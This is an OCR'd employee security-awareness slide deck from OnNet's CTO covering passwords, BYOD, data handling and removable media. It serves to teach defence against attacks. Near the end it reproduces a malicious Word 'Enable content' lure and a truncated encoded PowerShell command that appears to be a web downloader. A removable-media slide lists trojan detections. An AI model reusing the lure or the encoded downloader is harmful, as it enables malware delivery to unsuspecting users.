
Employee Cyber Security Awareness




By Gichuki Jonia,
CTO OnNet

OnNet

#For advanced cyber methods

Growth => Learn => Perform



Beginner

Aware of his/her system OS and functions.

Password complexity.

Can start noticing threats

BYOD.

Removable media.


Data Security.

Internet Security.


Physical security and controls.

Security Aware

1. Understand you are part of an infrastructure which can be breached due to a mistake you did.




2. Understand your system.



3. Desk/Workstation hygiene

Password stickies


Strong passwords for your devices



Sensitive Document Printouts

No sharing mobile devices (laptops, tablets, phones) when in and out office

4. Bring Your Own Device Policy



01 Mobile phones and tablets can be compromised easily out of the office and then used to penetrate an infrastructure

02 Unlocked devices are vulnerable even at an office setting. Its vital all user devices are locked with a password to avoid Drive-by attacks.


03 Network security devices should regularly monitor mobile devices when joined to office infrastructure.

5. Data security and management


01 Document classification is important. Top secret should be handled with much more care than a Confidential document

02 If its not meant to be printed its not meant to.

03 Backup data offline regularly



6. Removable Devices



Trojan:Win32/Meterpreter.P Severe
11/25/2019


Trojan:Python/Kaazar.A Severe
11/25/2019

Trojan:Win32/Swrort.A Severe
11/25/2019

Trojan:Python/Kaazar.A Severe
11/25/2019

Trojan:Python/Kaazar.A Severe
11/25/2019

7. Safe Internet/Network security




This document is protected

To open the document, follow these steps:

This document is only available for desktop or laptop versions of Microsoft Office Word

Click **Enable editing** button from the yellow bar above

Once you have enabled editing, please click **Enable content** button from the yellow bar above



```
PoWersheLL -e
```

JABCAEQAMAA1ADEAcwBHADOAKAAnAEOANgAnACsAJwByACcAKwAnAEkANABmACcAKQA7ACQASwBiAEQAZAB6AFAAPQBuAGUAdwAtAG8AYgBqAGUAYwBOACAATgBlAHQALgBXAGUAY
gBDAGwAaQBlAG4AdAA7ACQAbABYAHMAagA1AGwAPQAoACcAaABOAHQAcAAnACs AbQAnACsAJw
AuAGMAbwBtACcAKwAnAC8ANgAnACsAJwBEAE8AcAAnACsAJwBrAG0ATwBMADkA ZwBtAGMAJwA
rACcAdgBpAGUAJwArACcAdABuAGEAbQAnACsAJwAuAHYAJwArACcAbgAvACcAK wAnAFMARABr
